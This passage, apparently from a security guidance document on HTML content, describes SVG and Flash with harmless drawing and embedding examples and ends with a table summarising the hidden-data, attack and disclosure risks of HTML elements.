SVG is an XML language for creating 2D, vector-based graphics. SVG can be created and edited in any text or XML editor. File sizes are small, especially compared to bitmap-based graphics like JPG or PNG, and the resulting images are scalable.

SVG is maintained by the W3C. The current version is 1.1 Second Edition; it is a working draft (as of 22 Jun 2010). Version 2.0 is under development. There is also a version for mobile devices and one for printing.

SVG can render paths (e.g., straight and curved lines), basic shapes (e.g., polylines, polygons, circles, and rectangles), and text. It supports painting (i.e., filling in shapes with colors, gradients, or patterns), clipping, masking, compositing, interactivity (e.g., mouse-click events), linking, scripting, and animation.

Browser support for SVG has been lackluster. Despite being standardized 8 years ago, the leading browsers only have partial, native support; older versions of the browsers require a third-party plugin. SVG images can be viewed directly in a browser. With HTML 4 and XHTML, SVG can be embedded in HTML using the `embed`, `object`, or `iframe` elements; with HTML5, SVG can be embedded directly using the SVG element.[59]

SVG is often compared to the new canvas object in HTML5. They are similar in that both use Web technologies to create and manipulate graphics in a web browser, but their differences are greater. SVG creates vectors; canvas creates bitmaps. SVG is written with XML; canvas with Javascript. SVG integrates with the DOM, so objects can be manipulated and tied to events. Canvas is a graphics API that draws pixels, so it's fast, especially for animations. They are different (and complementary) technologies that solve different problems.

This example uses SVG to create a simple picture of a sun and a house:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg width="100%" height="100%" version="1.1"
     xmlns="http://www.w3.org/2000/svg">
    <!-- sky -->
    <defs>
        <linearGradient id="blueToWhite" x1="50%" y1="0%" x2="50%" y2="100%">
            <stop offset="0%" style="stop-color:blue; stop-opacity:1"/>
            <stop offset="100%" style="stop-color:white; stop-opacity:1"/>
```

[59] This is not yet supported in all browsers.

```
    </linearGradient>
</defs>
<rect x="0" y="0" width="250" height="100"
      style="fill:url(#blueToWhite)"/>
<!-- horizontal & vertical rays -->
<line x1="10" y1="50" x2="30" y2="50" style="stroke:yellow;
      stroke-width:2;"/>
<line x1="70" y1="50" x2="90" y2="50" style="stroke:yellow;
      stroke-width:2;"/>
<line x1="50" y1="10" x2="50" y2="30" style="stroke:yellow;
      stroke-width:2;"/>
<line x1="50" y1="70" x2="50" y2="90" style="stroke:yellow;
      stroke-width:2;"/>
<!-- diagonal rays -->
<line x1="20" y1="20" x2="50" y2="50" style="stroke:yellow;
      stroke-width:2;"/>
<line x1="50" y1="50" x2="80" y2="80" style="stroke:yellow;
      stroke-width:2;"/>
<line x1="20" y1="80" x2="50" y2="50" style="stroke:yellow;
      stroke-width:2;"/>
<line x1="50" y1="50" x2="80" y2="20" style="stroke:yellow;
      stroke-width:2;"/>
<!-- sun -->
<defs>
    <radialGradient id="whiteToYellow" cx="50%" cy="50%" r="40%"
                    fx="50%" fy="50%">
        <stop offset="0%" style="stop-color:white; stop-opacity:1"/>
        <stop offset="100%" style="stop-color:yellow; stop-opacity:1"/>
    </radialGradient>
</defs>
<circle cx="50" cy="50" r="20" style="fill:url(#whiteToYellow)"/>
<!-- house -->
<defs>
    <linearGradient id="blackToWhite" x1="50%" y1="0%"
                        x2="50%" y2="100%">
        <stop offset="0%" style="stop-color:black; stop-opacity:1"/>
        <stop offset="100%" style="stop-color:grey; stop-opacity:1"/>
    </linearGradient>
</defs>
<polygon points="140,110 175,60 210,110"
         style="fill:url(#blackToWhite)" />
<rect x="150" y="100" width="50" height="50"
      style="fill:red; stroke-width:1; stroke:black;"/>
<polyline points="190,81 190,68 198,68 198,94"
          style="fill:red;stroke:red;stroke-width:2"/>
<!-- text -->
<defs>
    <linearGradient id="pinkToGreen" x1="0%" y1="0%" x2="100%" y2="0%">
        <stop offset="0%" style="stop-color:#ff00ff; stop-opacity:1"/>
        <stop offset="100%" style="stop-color:green; stop-opacity:1"/>
    </linearGradient>
</defs>
<text x="20" y="130" font-size="40" font-weight="bold"
```

```
          transform="rotate(-30 040,120)"
          style="font-family:Arial;stroke:white;fill:url(#pinkToGreen);">
          My house</text>
</svg>
```

Figure A-2 is the resulting image:




**Figure A-2.  SVG Example**

This example embeds SVG directly in an HTML5 document using the `svg` element:

```
<!DOCTYPE html>
<html>
   <body>
      <h3>Red, White, and Blue</h3>
      <svg width="100%" height="100%" version="1.1"
            xmlns="http://www.w3.org/2000/svg">
         <defs>
            <radialGradient id="redToWhiteToYellow" cx="50%" cy="50%" r="50%"
                                 fx="50%" fy="50%">
               <stop offset="0%" style="stop-color:red; stop-opacity:1"/>
               <stop offset="50%" style="stop-color:white; stop-opacity:1"/>
               <stop offset="100%" style="stop-color:blue; stop-opacity:1"/>
            </radialGradient>
         </defs>
         <circle cx="40" cy="20" r="20"
                 style="fill:url(#redToWhiteToYellow)"/>
      </svg>
   </body>
</html>
```

Figure A-3 is the resulting image:




**Figure A-3. SVG Example in HTML5**

As SVG can create text and images, it a hidden data risk and a data disclosure risk.

## Flash

Flash is "a cross-platform browser-based application runtime that provides uncompromised viewing of expressive applications, content, and videos across screens and browsers."[60] It is a mature, capable technology. It can manipulate and animate graphics (vector and bitmap), stream audio and video, capture user inputs, and be scripted with ActionScript. It is used for tasks as small as animating buttons and adding menus and as large as building games and entire web sites. It is used to create everything from ads to Rich Internet Applications (RIAs). Flash is a proprietary, closed standard owned by Adobe; content is created within their authoring environment, Flash Professional CS5.5.

Flash files can be embedded in HTML using the object or embed elements. Adobe recommends using both together to ensure the broadest support possible:

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
        codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/
        swflash.cab# version=6,0,40,0" width="550" height="400"
        id="myMovieName">
    <param name=movie value="myflashmovie.swf">
    <param name=quality value=high>
    <param name=bgcolor value=#ffffff>
    <embed href="/support/flash/ts/documents/myflashmovie.swf" quality=high
           bgcolor=#ffffff width="550" height="400" name="mymoviename"
           type="application/x-shockwave-flash"
           pluginspage="http://www.macromedia.com/go/getflashplayer"></embed>
</object>
```

[60] http://www.adobe.com/products/flashplayer/.

Flash has been compared to a set of 3 open standards, HTML5, CSS 3, and Javascript. Although they have many of the same capabilities of Flash, they are still lacking in some areas. For example, they don't support DRM, encryption, watermarking, picture-in-picture, or a full-screen mode for videos. They don't integrate with web cams or microphones. Web browsers have not yet standardized on a single video format, thus requiring redundant encoding. The development environment is not as mature. Despite these shortcomings, the current trend is away from Flash and towards these Internet standards. Flash also has another, more similar competitor, Microsoft's Silverlight technology.

Flash includes a full programming language, so it can have all the threats of a programming language, including hidden data risk, data disclosure risk, and data attack risk. Additionally, Flash has a history of frequent security issues; many of its vulnerabilities have been exploited in the wild.

# APPENDIX B: SUMMARY OF RISKS

Table B-1 Summary of Risks

| ISG Section | HTML 4 | XHTML[61] | HTML5[62] | Hidden | Attack | Disclosure |
|---|---|---|---|---|---|---|
| 4.1 Malformed HTML | X | X | X | X | | |
| 4.2 Well-formed Error | | 3.1.1 | | X | | |
| 4.3 All HTML Attributes | 3.2.2 | X | 3.2.4.1 | X | | |
| 4.4 The Id and Class Attributes | 7.5.2 | 4.10 | 3.2.3.1<br>3.2.3.6 | X | | |
| 4.5 The Title Attribute | 7.4.3 | X | 3.2.3.2 | X | | X |
| 4.6 Attributes with URIs | 6.4 | X | 2.6 | X | X | X |
| 4.7 The A Element | 12.2 | X | 4.6.1 | | X | |
| 4.8 Height and Width Attributes | 13.7.1 | X | 4.8.17 | X | | |
| 4.9 Language Specific Attributes | 8.1<br>8.2 | C.7 | 3.2.3.3<br>3.2.3.5 | | | |
| 4.10 Comments | 3.2.4 | X | 8.1.6 | X | | X |
| 4.11 Character Encodings | 5.2 | C.9 | 2.1.6 | | | |
| 4.12 Character References | 5.3 | C.16 | 8.1.4 | X | | |
| 4.13 Undisplayable Characters | 5.4 | X | X | X | | X |
| 4.14 The Th and Td Elements | 11.2.6 | X | 4.9.9<br>4.9.10<br>4.9.11 | X | | |
| 4.15 The Script Element | 18.2.1 | 4.8 | 4.3.1 | X | X | X |
| 4.16 The Noscript Element | 18.3.1 | X | 4.3.2 | X | | X |
| 4.17 The Meta Element | 7.4.4 | X | 4.2.5 | X | X | X |
| 4.18 The Color and Bgcolor Attributes | | | | X | | |
| 4.19 The Form Element | 17.3 | B | 4.10.3 | | X | X |
| 4.20 Password Input Element | 17.4 | X | 4.10.7.1.6 | X | | |
| 4.21 Hidden Input Element | 17.4 | X | 4.10.7.1.1 | X | | X |
| 4.22 File Input Element | | | 4.10.7.1.18 | X | X | X |
| 4.23 Input Element Attributes | | | 4.10.7.2.12<br>4.10.7.2.1<br>4.10.7.2.9 | X | X | X |
| 4.24 The Iframe Element | 16.5 | X | 4.8.2 | X | X | X |
| 4.25 The Object Element | 13.3 | X | 4.8.4 | X | X | X |
| 4.26 The Embed Element | | | 4.8.3 | X | X | X |

[61] As XHTML 1.0 is largely a reformatting of HTML 4, it does not repeat many of the sections from the HTML 4 spec. Most of the constructs do not have a corresponding section in the XHTML 1.0 spec; such constructs are marked with an 'X'.
[62] The section numbers below are based upon the Editor's Draft 16 Dec 2011. As HTML5 is not a finished spec at this time, these section numbers may change.

| | | | | | | |
|---|---|---|---|---|---|---|
| 4.27 The Noembed Element | | | | X | | X |
| 4.28 The Applet Element | | | | X | X | X |
| 4.29 The Param Element | 13.3.2 | X | 4.8.5 | X | X | |
| 4.30 Binary Data | X | X | X | X | X | |
| 4.31 The Frameset Element | 16.2.1 | X | | X | | |
| 4.32 The Noframes Element | 16.4.1 | X | | X | | X |
| 4.33 Disabled Form Controls | 17.12 | X | | X | | |
| 4.34 The Textarea Element | 17.7 | X | 4.10.13 | X | | |
| 4.35 The Document Type Declaration | 21<br>22<br>23 | A.1 | 8.1.1 | | | |
| 4.36 The Data URI Scheme | 13.3.1 | X | | | X | |
| 4.37 The Jar URI Scheme | | | | X | X | X |
| 4.38 The Accesskey Attribute | 17.11.2 | X | 4.11.5.6<br>4.11.5.7<br>4.11.5.8<br>7.4 | | X | |
| 4.39 The Hidden Attribute | | | 7.1 | X | | |
| 4.40 The Video and Source Elements | | | 4.8.6<br>4.8.8 | X | | |
| 4.41 The Audio and Source Elements | | | 4.8.7<br>4.8.8 | X | | |
| 4.42 The Track Element | | | 4.8.9 | X | | |
| 4.43 The Math Element | | | 4.8.15 | | | |
| 4.44 The SVG Elements | | | 4.8.16 | | | |
| 4.45 The Img Element | | | 4.8.1 | | | |
| 4.46 The Datalist Element and Context Menus | | | 4.10.10<br>4.11.4 | X | | |
| 4.47 Javascript Events | 18.2.3 | X | 6.1.6 | | | |
| 4.48 The Draggable and Dropzone Attributes; the Drag and Drop API | | | 7.6 | | | |
| 4.49 The Keygen Element | | | 10.5.16 | | | |
| 4.50 The Autofocus Attribute | | | 4.10.19.4 | | | |
| 4.51 The Canvas Element with the HTML Canvas 2D Context API | | | 4.8.11<br>w3.org/TR/2dcontext/ | X | X | |